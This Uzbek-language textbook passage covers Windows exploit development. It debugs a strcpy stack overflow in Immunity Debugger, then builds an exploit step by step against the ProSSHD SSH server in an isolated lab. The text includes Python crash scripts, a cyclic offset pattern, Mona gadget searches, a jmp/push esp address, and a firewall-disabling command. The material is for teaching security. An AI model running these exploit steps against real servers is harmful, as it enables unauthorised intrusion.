Bu chaqiruv **(call), strcpy()** funksiyasi amalga oshirilayotganligini ko‘rsatishi kerak. Agar ushbu satrda to‘xtash nuqtasi o‘rnatilsa, F2 tugmasini bosish orqali manzil qizil rangga aylanishi lozim. Ushbu to‘xtash nuqtasi, shuningdek, tizimga tezda o‘sha joyga qaytishga imkon beradi. Masalan, quyidagi nuqtada, CTRL+F2 yordamida dasturni qayta ishga tushirish va to‘xtash nuqtasiga o‘tish uchun F9 tugmasi bosiladi. Endi Immunity Debugger kutilgan funksiya chaqiruvida to‘xtaganini ko‘rish kerak (**strcpy**).

Eslatma: *Ushbu bobda keltirilgan manzillar ko‘chish va ASLR tufayli tizimda boshqacha bo‘lishi mumkin. Shuning uchun aniq ko‘rsatmalarga emas, balki texnik imkoniyatlarga amal qilish kerak. Bundan tashqari, operatsion tizim versiyasiga qarab, dasturni har safar ishga tushirganda to‘xtash nuqtasini qo‘lda o‘rnatish kerak bo‘lishi mumkin, chunki Immunity Debugger Windowsning ba’zi versiyalarida to‘xtash nuqtasini saqlashda muammolarga duch keladi. WinDbg ajoyib alternativ, lekin u qadar intuitiv emas.*


Endi zaif **strcpy** funksiyasi chaqiruvida to‘xtash nuqtasini o‘rnatib, **strcpy** funksiyasi orqali davom etish mumkin (F8 tugmasi bosilsin). Registrlar o‘zgarganda, ularning qizil rangga aylanishi kuzatiladi. Hozirgina **strcpy** funksiyasi chaqirilganda, ko‘plab registrlar qizil rangga aylanganini ko‘rish mumkin. **Greeting** funksiyasidagi so‘nggi kod qatori bo‘lgan **RETN** natijalariga erishilguncha dastur bo‘ylab yurishni davom ettirish kerak. Masalan, “qaytish ko‘rsatkichi” (“return pointer”) 4 ta “A” belgisi bilan yozilganligi sababli, tuzatuvchi (debugger) funksiya boshqaruvni 0x41414141 manziliga qaytarishini bildiradi. Funksiya epilogida (qisqa nutq) EBP (kengaytirilgan asosiy ko‘rsatkich= Extended Base Pointer)) manzili ESP (kengaytirilgan to‘plam ko‘rsatkichi= Extended Stack Pointer)ga qanday ko‘chirilganiga va keyin to‘plamdagi qiymat (0x41414141) quyida ko‘rsatilganidek, EBPga qanday ko‘rilganiga ham e’tibor berish kerak.




Kutilganidek, F8 tugmasini yana bir marta bosilganda, dastur istisno (exception)ga olib keladi yoki EIP registrida (kengaytirilgan buyruq ko‘rsatkichi) 0x41414141 displeyi bilan ishlamay qoladi. Bu asosiy istisno (first chance exception) deb ataladi, chunki tuzatuvchi va dasturga dastur tugashidan oldin istisnoni qayta ishlash imkoniyati beriladi. Istisnoni SHIFT+F9 tugmalarini bosish orqali dasturga o‘tkazish mumkin. Bunday holatda, dasturning o‘zida istisno

ishlov beruvchilari (exception handlers) taqdim etilmaganligi sababli, operatsion tizim (OT) istisnoni ushlaydi va dasturni to‘xtatadi. Dastur tugallanganligini tekshirish uchun SHIFT+F9 tugmasini bir necha marta bosish zarur bo‘lishi mumkin.

Dastur ishlamay qolgandan so‘ng xotira maydonlarini tekshirishni davom ettirish mumkin. Misol uchun, **to‘plam** oynasini bosish va oldingi **to‘plam** ramkasini ko‘rish uchun yuqoriga o‘tish mumkin. Quyida ko‘rsatilganidek, tizimda bufernning boshlanishini ko‘rish mumkin.



Buzilgan tizim holatini tekshirishni davom ettirish uchun **to‘plam** oynasidan joriy **to‘plam** freymiga qaytiladi (joriy to‘plam ramkasi ajratib ko‘rsatiladi). **ESP** registr qiymatini tanlab, so‘ng sichqonchaning o‘ng tugmasi bilan ushbu qiymatni bosib, to‘plamda kuzatish (Follow in Stack)ni tanlanadi, so‘ng **joriy to‘plam ramkasi** (current stack frame)ga qaytish mumkin. Quyida ko‘rsatilganidek, bufernning nusxasini **ESP+4** da topish mumkin. Bunday ma’lumotlar keyinchalik hujum vektorini tanlashda foydali bo‘ladi.



Yuqorida ko‘rinib turibdiki, Immunity Debugger’dan foydalanish oson.

Eslatma: Immunity Debugger doim foydalanuvchi maydonida va yozish vaqtida faqat 32 bitli ilovalar uchun ishlaydi. Agar yadro maydoni(kernel space)ga sho‘ng‘ish kerak bo‘lsa, Microsoft WinDbg kabi Ring0 tuzatuvchisidan foydalanish kerak bo‘ladi.

Ushbu laboratoriyada Immunity Debugger yordamida zararli ma’lumotlar orqali kirish oqimini tahlil qilish va kuzatish jarayoni o‘rganildi. Zaif **strcpy()** chaqiruvi aniqlandi va funksiyani bajarish uchun dasturiy ta’minotni to‘xtatish nuqtasi o‘rnatildi. Keyin bajarilishini davom ettirishga ruxsat berildi va ko‘rsatgich ustidan nazoratni qo‘lga kiritish mumkinligi tasdiqlandi. Buning sababi shundaki, **strcpy()** funksiyasi **greeting()** funksiyasi tomonidan boshqaruvni **main()** ga qaytarish uchun ishlatiladigan qaytish ko‘rsatkichini qayta yozishga imkon beradi.

Windows Exploitlarini yozish

Keyinchalik, Kali Linux’dagi standart Python o‘rnatilmasidan foydalanasiz. Agar **paramiko** va **scp** kutubxonalari o‘rnatilinmagan bo‘lsa, ularni **pip** yordamida o‘rnatishingiz zarur bo‘ladi. Misollar uchun ishlatilgan zaif dasturga maqsadli operatsion tizim sifatida Windows 10 x64 20H2 Enterprise versiyasi olingan.

Mazkur bo‘limda Immunity Debugger dan foydalanishda davom etiladi, shuningdek, Pieter Van Eeckhoutte va Corelan jamoasi tomonidan yaratilgan Mona plagi qo‘llaniladi (https://www.corelan.be). Maqsadimiz shu paytgacha muhokama qilingan jarayon asosida ekspluatatsiyani rivojlantirishni davom ettirishdir. Shundan so‘ng, zaiflik bo‘yicha tavsiyalardan foydalanib, asosiy konsepsiyani isbotlovchi ekspluatatsiyaga o‘tishni o‘rganish.

Eksploit ishlab chiqish jarayonining umumiy ko‘rinishi

Eksploit yaratish jarayoni ko‘pincha quyidagi bosqichlardan iborat:

1. Yo‘riqnoma ko‘rsatgichini boshqarish.
2. Ofset(lar)ni aniqlash.
3. Hujum vektorini aniqlash.
4. Eksploit yaratish.
5. Exploit testi.
6. Agar kerak bo‘lsa, eksploitni nosozligini tuzatish.

Laboratoriya ishi 13.3:
ProSSHD serverini eksploitlash

ProSSHD Server tarmoqqa ulangan SSH server bo‘lib, foydalanuvchilarga “xavfsiz (securely)” ulanish imkonini beradi va shifrlangan kanal orqali qobiqqa kirishni ta’minlaydi. Server 22-portda ishga tushiriladi. Bir necha yil oldin auten-

tifikatsiyadan keyingi amallar uchun bufer to‘lib ketishi haqida ogohlantiruvchi byulleten chiqarilgan edi. Bu zaiflikdan foydalanish uchun foydalanuvchi allaqachon serverda hisob qaydnomasiga ega bo‘lishi kerakligini anglatadi. Zaiflikdan SCP (Secure Copy Protocol) GET buyrug‘ining yo‘l qatoriga 500 baytdan ortiq fayl yuborish orqali foydalanish mumkin.

Shu nuqtada Windows 10 x64 20h2 Enterprise bilan ishlaydigan **VMware guest** virtual mashinasida (VM) zaif *ProSSHD v1.2* serveri o‘rnatiladi. Windows-ning boshqa versiyalaridan ham foydalanish mumkin. Immunity Debugger’ni ishga tushirishda Windowsning har bir versiyasi biroz boshqacha natijalarga olib kelishi mumkin; biroq ushbu bobda qo‘llanilgan so‘nggi ekspluatatsiya Windows-ning bir nechta versiyalarida sinovdan o‘tkazilgan. Biz VMwaredan foydalana-miz, chunki u bizga virtual mashinamizni qayta yuklashdan ko‘ra tezroq ishga tushirish, to‘xtatish va qayta boshlash imkonini beradi.

Diqqat! *Zaif dastur ishga tushirilganligi sababli, sinovdan o‘tkazishning eng xavfsiz usuli VMware virtual tarmoq kartasini (VNIC) xost– only networking rejimiga o‘tkazishdir. Bu zaif virtual mashinaga hech qanday tashqi mashinalar ulana olmasligini ta’minlaydi. Qo‘shimcha ma’lumot olish uchun VMware hujjatlariga qarang (www.vmware.com).*

Virtual mashina ichida quyidagi havoladan yuklab olish opsiyasidan foydala-nib ProSSHD ilovasini yuklab olinadi va o‘rnatiladi: https://www.exploit-db.com/exploits/11618. “Odatiy” (“typical”) o‘rnatish opsiyasi yordamida muvaffaqiyat-li o‘rnatishdan so‘ng, o‘rnatish katalogidan xwpsetts.exe dasturi ishga tushiriladi (masalan, o‘rnatish C:\Users\Public\Program Files (x86)\Lab-NC\ProSSHD\ da bo‘lishi mumkin xwpsetts.exe). Dasturni ishga tushirgandan so‘ng, “Ishga tushi-rish” (“Run”)ni va keyin “exe sifatida ishga tushirish” (“Run as exe”) tugmasi bosiladi (quyida ko‘rsatilganidek). Xavfsizlik devori haqida ogohlantirish paydo bo‘lsa, ulanishga ruxsat berish tugmasini bosishingiz kerak bo‘lishi mumkin. Agar sinov versiyasining muddati tugagani ko‘rsatilsa, virtual mashinani qayta ishga tushirishingiz yoki vaqtni avtomatik sozlash imkoniyatini o‘chirib qo‘yishingiz

lozim. Chunki ProSSHD dasturining ushbu versiyasi, xavfsizlik zaifliklarini o‘z ichiga olgan ko‘plab boshqa dasturlar singari, endi qo‘llab-quvvatlanmaydi.

Eslatma: *Agar virtual mashinadagi barcha dastur va xizmatlar uchun ma’lumotlarning bajarilishini oldini olish. Data Execution Prevention (DEP) ishlayotgan bo‘lsa. hozirda ProSSHD uchun istisnoni sozlash kerak bo‘ladi. Tekshirishning eng tezkor usuli – Windows tugmachasini bosib ushlab turish va tizimni boshqarish paneli (System Control Panel)ni ochish uchun klaviatu-radagi BREAK tugmasini bosishdir. Boshqaruv panelining chap tomonida ken-gaytirilgan tizim sozlamalari bosiladi. Qalqib chiquvchi (pop-up) menyudan ishlash maydoni (Performance area)dagi sozlamalar bosiladi. Ma’lumotlar bajarilishini oldini olish (Data Execution Prevention) sarlavhali o‘ng panel-ni bosing. Agar “tanlanganlardan tashqari barcha dastur va xizmatlar uchun DEPni yoqish” opsiyasi allaqachon tanlangan bo‘lsa. wsshd.exe va xwpsshd. exe dasturlari uchun istisno kiritish lozim bo‘ladi. Buning uchun “Qo‘shish” (“ADD”) tugmasi bosiladi. ProSSHD papkasidan ushbu ikkita EXE fayl tanla-nadi va jarayon yakunlanadi.*

Endi SSH server ishga tushirilgandan so‘ng, tizimning IP manzilini aniqlash va unga Kali Linuxdan ulanish uchun SSH mijozidan foydalanish kerak. Bizning holatda, ProSSHD ishlaydigan virtual mashina 192.168.209.198 da joylashgan. **NetSh Advfirewall set allprofiles stateoff** buyrug‘i yordamida administrator im-tiyozlari bilan Windows xavfsizlik devorini buyruq qobig‘idan o‘chirib qo‘yish yoki SSH uchun TCP port 22 orqali kiruvchi ulanishlarga ruxsat berish qoidasini qo‘shish kerak.

Ayni vaqtda, zaif dastur va tuzatuvchi zaif serverda ishlamoqda, ammo ular hali o‘rnatilmagan, shuning uchun VMware virtual mashinasining holatini oniy tasvirga (snapshot) olish orqali saqlash tavsiya etiladi. Surat tugallangandan so‘ng, shunchaki tasvir orqali o‘sha nuqtaga qaytish mumkin. Ushbu usul qimmatli sinov vaqtini tejaydi, chunki barcha oldingi sozlashlarni o‘tkazib yuborish va keyingi sinov iteratsiyalarida qayta ishga tushirish mumkin.

Yo‘riqnoma ko‘rsatgichini boshqarish

Kali Linux virtual mashinasida mazkur matn muharriri ochilib, quyidagi skript yaratilib, prosshd1.py nomi bilan saqlanadi. Skript serverning zaifligini tahlil qilish va tekshirish uchun ishlatiladi:

Eslatma: *Ushbu skriptning ishlashi uchun* ***paramiko*** *va* ***scp*** *modullari talab etiladi. Paramiko moduli allaqachon o‘rnatilgan bo‘lishi kerak, ammo Kali versiyasida* ***scp*** *modulining mavjudligini tekshirish lozim. Agar quyidagi skriptni ishga tushirishga urinilganda scp mavjud emasligi haqida xatolik aniqlansa, pip3 install scp buyrug‘ini bajarish orqali scp modulini yuklab olish va o‘rnatish zarur bo‘ladi.Bundan tashqari, zaif maqsadli server ma’lum SSH xostlar ro‘yxatiga kiritilishi uchun Kali Linux dagi buyruq qobig‘idan standart SSH mijozi yordamida bir marta ulanish kerak. ProSSHD bilan ishlaydigan maqsadli Windows virtual mashinasida ekspluatatsiyada foydalanadigan foydalanuvchi hisobini yaratish kerak.* ***Test1*** *foydalanuvchi nomidan* ***asdf*** *paroli bilan foydalaniladi. Shu yoki shunga o‘xshash hisob yaratib va undan ushbu ish uchun foydalaniladi.*

```
#prosshd1.py
# Based on original Exploit by S2 Crew [Hungary]
import paramiko
from scp import *
from contextlib import closing
from time import sleep
import struct
hostname = "192.168.209.198"
username = "test1"
password = "asdf"
req = "A" * 500
ssh_client = paramiko.SSHClient()
ssh_client.load_system_host_keys()
ssh_client.connect(hostname, username=username, key_filename=None,
password=password)
sleep(15)
with SCPClient(ssh_client.get_transport()) as scp:
scp.put(scp, req)
```

Ushbu skript nishonga qaratilgan hujum xostingdan ishga tushiriladi (VMware bilan ishlaydi).


Eslatma*: IPmanzilni zaif serverlarga mos ravishda o‘zgartirishni unutmang va Windows VM da* ***test1*** *foydalanuvchi hisobini yaratganingizga ishonch hosil qiling.*

Bunday holda, zaiflik **wsshd.exe** “bola jarayoni”da mavjud bo‘lib, u faqat server bilan faol ulanish mavjud bo‘lganda ishlaydi. Shunday qilib, tahlilni davom ettirish uchun ekspluatatsiyani ishga tushirish va keyin tuzatuvchini tezda ulash kerak bo‘ladi. Shuning uchun **sleep()** funksiyasi 15 soniyali argument bilan ishlatiladi, bu ulanish uchun vaqt beradi. VMware mashinasi ichida **file | Attach** ni tanlab, tuzatuvchini zaif dasturga biriktirish mumkin. **Wsshd.exe** jarayonini tanlab va tuzatuvchini ishga tushirish uchun **Attach** tugmasi bosiladi.

Eslatma: *Izlayotgan jarayonni tezda topish uchun biriktirish (Attach) ekranini nom (name) ustuni bo‘yicha saralash foydali bo‘lishi mumkin. Agar biriktirish uchun ko‘proq vaqt kerak bo‘lsa,* ***sleep()*** *ga argument sifatida o‘tgan soniyalar sonini oshirish mumkin.*

Quyidagi buyruq yordamida Kali’dan hujum skriptini ishga tushiriladi, so‘ng zudlik bilan VMware nishoniga o‘tib va Immunity Debugger dasturini wsshd.exe fayliga ulailadi:

```
#python3 prosshd1.py
```



Nosozliklarni tuzatuvchi ishga tushirilganda va jarayonni yuklaganda, dastur davom etishi (continue) uchun F9 tugmasini bosiladi.

Ushbu nuqtada ekspluatatsiya to‘xtatilishi kerak va tuzatuvchining pastki o‘ng burchagida sariq rangdagi “To‘xtatildi” (“Paused”) xabari paydo bo‘lishi lozim. Maqsad qilgan Windows versiyasiga qarab, tuzatuvchi birinchi to‘xtatishdan so‘ng F9 tugmasini yana bir bor bosishni talab qilishi mumkin.Shunday qilib, agar quyida ko‘rsatilgandek EIP registrida 0x41414141 ko‘rinmasa, yana F9 tugmasi bosiladi. Ko‘pincha hujum oynasini to‘xtatilib turilganda tuzatuvchining pastki o‘ng burchagini ko‘rish uchun joylashtirish foydali bo‘ladi.

```
EBX 0000016C
ESP 0012EF88 ASCII "AAAAAAAA/foo.txt"
EBP 0012F3A4
ESI 76A635B7 kernel32.CreatePipe
EDI 0012F3A0
EIP 41414141

[16:22:22] Access violation when executing [41414141]
```

Ko‘rib turganingizdek, hozirda 0x41414141 ni o‘z ichiga olgan EIP ustidan nazorat qo‘lga kiritildi.

Ofset(lar)ni aniqlash (Determining the Offset(s))

Shablonni yaratish uchun **Corelan** buyrug‘idan **mono.pyPyCommand plagin** dan foydalanishingiz kerak bo‘ladi, bu nazoratni qo‘lga kiritiladigan baytlar sonini aniqlaydi. **Mona.py** ni olish uchun quyidagi manzilga o‘tiladi: *https://github.com/corelan/mona* va so‘nggi versiyasi yuklab olinadi. U Immunity Debugger katalogidagi PyCommands papkasiga saqlanadi. Metasploit’dan ko‘chirilgan shablon skriptlaridan foydalaniladi. Avvalo, Mona tomonidan yaratilgan natijalar yoziladigan ishchi katalogni sozlab olish kerak. Shundan so‘ng, Immunity Debugger ishga tushiriladi. Ushbu bosqichda dasturni yuklab olishning hojati yo‘q. Tuzatuvchi (debugger) oynasining pastki qismidagi Python buyruq qobig‘ini (shell) bosing va quyida ko‘rsatilgan buyruqni kiriting:

```
!mona config -set workingfolder c:\grayhat\mona_logs\%p
```

Agar Immunity Debugger qaydlar oynasiga o‘tsa, asosiy CPU oynasiga qaytish uchun asboblar panelidagi “c” tugmasini bosish mumkin. Endi skriptda foydalanish uchun 500 baytli shablonni yaratish kerak. Python Immunity Debugger qobig‘ida quyidagi buyruq kiritiladi:

```
!mona pc 500
```


Bu 500 baytlik shablonni yaratadi va uni Mona chiqishi uchun ko‘rsatgan yangi papka va faylga saqlaydi. C:\grayhat\mona_logs\ katalogida **wsshd** deb nomlangan yangi papka mavjudligini tekshiring. Ushbu papkada **pattern.txt** nomli yangi fayl bo‘lishi kerak. Ushbu fayldan yaratilgan shablonni nusxalash kerak. Mona ogohlantirganidek, shablonni Immunity Debugger jurnali oynasidan nusxa ko‘chirilmaydi, chunki u kesilishi mumkin.

Kali Linux virtual mashinasida **prosshd1.py** hujum skriptining yangi nusxasini saqlang (ushbu misolda u prosshd2.py deb nomlangan). ASCII shablonini pattern.txt faylidan nusxalang va quyida ko‘rsatilganidek, uni kiritish uchun **req** (talab) qatorini o‘zgartiring:



```
# prosshd2.py
...truncated...
req =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A-
b9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A-
e2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5A-
g6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9A-
j0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4A-
l5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6A-
n7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8A-
p9Aq0Aq1Aq2Aq3Aq4Aq5Aq"
...truncated...
```

Eslatma: *nusxa ko‘chiriladigan shablon juda uzun satr bo‘ladi. Bu yerda ko‘rsatilgan qatorni bosilgan sahifaga joylashtirish uchun formatlandi.*

Python 3 prosshd2.py buyrug‘i yordamida Kali Linux terminal oynasidan yangi skriptni ishga tushiring. Natija quyida ko‘rsatiladi.



Bu safar, kutilganidek, tuzatuvchi istisno (exception) ushlanadi va EIP (Extended Instruction Pointer) shablon qismining qiymatini o‘z ichiga oladi (41347141). Shuningdek, Kengaytirilgan Stek Ko‘rsatkichi (Extended Stack Pointer, ESP) shablonning bir qismiga ishora qilishi muhimdir. Bu yerda ko‘rsatilganidek, EIP ofsetini aniqlash uchun Mona dasturida pattern_offset buyrug‘idan foydalaning.:



Ko‘rishingiz mumkinki, 492 bayt buferdan so‘ng qaytish ko‘rsatkichini 493 baytdan 496 baytgacha 41347141 raqami bilan yoziladi. Shuningdek, keyinroq 4 baytdan, so‘ng 496 baytdan, buferning qolgan qismini dastur ishlamay qolgandan keyin to‘plamning yuqori qismida topish mumkin. **Mona** bilan ishlatgan **Pattern_offset** metasploit vositasi shablon boshlanishidan oldin ofsetni ko‘rsatadi.


Hujum vektorini aniqlash

Windows tizimlarida **Stack** kichik xotira manzillari oralig‘ida joylashgan. Bu Linux ekspluatatsiyasida qo‘llanilgan **Aleph1** hujum usulida muammoga sabab bo‘ladi. **Meet.exe** dasturi yordamida tayyorlangan skriptdan farqli o‘laroq, amalda **EIp** ni Stack dagi qaytish manzili orqali boshqarish imkonsiz. Ushbu manzil boshida 0x00 mavjud bo‘lishi mumkin va keyingi NULL baytni zaif dasturga uzatish muammolarni keltirib chiqaradi.

Windows tizimlarida boshqa hujum vektorini topish zarur bo‘ladi. Ko‘pincha Windows dasturi ishdan chiqqanda registrlardan birida buferning bir qismi (agar barchasi bo‘lmasa) joylashgan bo‘ladi. Oldingi bo‘limda ko‘rsatilganidek, dastur muvaffaqiyatsizlikka uchragan xotira maydonini nazorat qilish mumkin. Bajarilishi lozim bo‘lgan amal – 496 baytdan boshlanadigan qobiq kodini joylashtirish va **jmp** yoki **call esp** uchun buyruq manzili bilan qaytish ko‘rsatkichini qayta yozishdir. Ushbu hujum vektori tanlandi, chunki bu buyruqlarning har biri ESP qiymatini EIPga joylaydi va shu manzilda kodni bajaradi. Yana bir variant – **push esp**’ni va keyin **ret** ko‘rsatmalarining ketma-ketligini topishdir.

Kerakli opcode manzilini topish uchun ProSSHD dasturi bilan dinamik ravishda bog‘langan yuklangan modullarni (DLL) qidirish lozim. Esda tutingki, Immunity Debuggerda ALT+E tugmalarini bosib tegishli modullarni ro‘yxatlash mumkin. Yuklangan modullarni qidirish uchun Mona vositasidan foydaniladi. Birinchidan, Monadan qaysi modullar /REBASE va Address Space Layout Randomization (ASLR) kabi ekspluatatsiyani kamaytirishda ishtirok etmayotganini aniqlash uchun foydalaniladi. Ko‘pincha uchinchi tomon ilovalari bilan ta’minlangan modullar ushbu boshqaruvlarning bir qismi yoki barchasida qatnashmaydi. Ekspluatatsiyada qaysi modullardan foydalanish rejalashtirilganligini aniqlash uchun Immunity Debugger dasturida **“!mona modules”** buyrug‘i ishga tushiriladi. Operatsion tizim modullarini istisno qilish uchun esa **“!monamodules–o”** buyrug‘idan foydalanish mumkin. Immunity Debugger yordamida avval ulangan **wsshd.exe** nusxasi EIP’da oldingi shablonni ko‘rsatuvchi ishlayotganini ko‘rish mumkin. Agar bu shunda ham ishlamasa, wsshd.exe jarayoniga ulanish orqali avvalgi bosqichlarni yana bajarish kerak. Jarayonga biriktirilgan tuzatuvchi bilan bir xil natijalarni olish uchun quyidagi buyruqni bajarish kerak:

!mona modules



Mono moduli natijalaridan ko‘rinib turibdiki, MSVCR71.DLL moduli mavjud ekspluatatsiyaga qarshi himoya vositalarining aksariyati bilan himoyalanmagan. Eng muhimi, u qayta tiklanmaydi va ASLR’dan xoli. Bu esa shuni anglatadiki, agar kerakli opkod topilsa, uning manzili ASLR’ni chetlab o‘tib, ekspluatatsiya jarayonida ishonchli bo‘lishi mumkin.

Endi Pieter Van Eeekhout (aka corelanc0d3r) va Corelan jamoasining Mona plaginidan foydalanish davom etadi. Bu safar MSVCR71.DLL’dan kerakli opkodni topish uchun foydalaniladi. Quyidagi buyruq kiritiladi:

!mona jmp –r esp –m msvcr71.dll

jmp argumenti topilishi kerak bo‘lgan ko‘rsatma turini belgilash uchun qo‘llaniladi. **-r** argumenti qaysi registr manziliga o‘tish va kodni bajarish kerakligini ko‘rsatish imkonini beradi. -m argumenti ixtiyoriy bo‘lib, qaysi modulda qidiruv o‘tkazilishi lozimligini aniqlash uchun xizmat qiladi. Yuqorida ta’kidlanganidek, **MSVCR71.dll** tanlangan. Buyruq bajarilgandan so‘ng, C:\grayhat\mona_logs\wsshd manzilida yangi jild yaratilishi lozim. Ushbu jilddagi fayl jmp.txt deb nomlanadi. Uning mazmunini ko‘zdan kechirganimizda, quyidagilarni ko‘rishimiz mumkin:

0x7c345c30 : push esp # ret | asciiprint,ascii {PAGE_EXECUTE_READ} [MSVCR71.dll]
ASLR: False, Rebase: False, SafeSEH: True, OS: False
(C:\Users\Public\Program Files\Lab-NC\ProSSHD\MSVCR71.dll)

Quyidagi: 0x7c345c30 manzili **pushesp #ret** ko‘rsatmalarini ko‘rsatadi. Bu aslida ikkita alohida ko‘rsatma. **Push esp** buyrug‘i hozirda ESP tomonidan ko‘rsatilgan manzilni to‘plamga suradi va **ret** ko‘rsatmasi EIP’ni o‘sha manzilga qaytarishga olib keladi va u erda bo‘lgan hamma narsani ko‘rsatmalar sifatida bajaradi. Agar siz DEP aynan shuning uchun yaratilgan deb hisoblasangiz, siz haqsiz.

Eslatma: *Ushbu hujum vektori har doim ham siz uchun ishlamaydi. Siz registrlarni o'rganishingiz va mavjud narsalar bilan ishlashingiz kerak bo'ladi. Masalan,* ***jmp eax*** *yoki* ***jmp esi*** *dan foydalanishingiz mumkin.*

Ekspluatatsiyani yaratishni boshlashdan oldin, qobiq kodini joylashtirish uchun mavjud to‘plam maydoni miqdorini aniqlash mumkin, ayniqsa foydalanayotgan qobiq kodi katta bo‘lsa. Agar yetarli joy bo‘lmasa, qo‘shimcha bosqichlar uchun joy ajratish uchun ko‘p bosqichli qobiq kodidan foydalanish muqobildir. Ko‘pincha qancha joy mavjudligini aniqlashning eng tezkor usuli bu dasturga juda ko‘p “A” belgini yuklash va dastur ishdan chiqqandan keyin to‘plamni qo‘lda tekshirishdir.

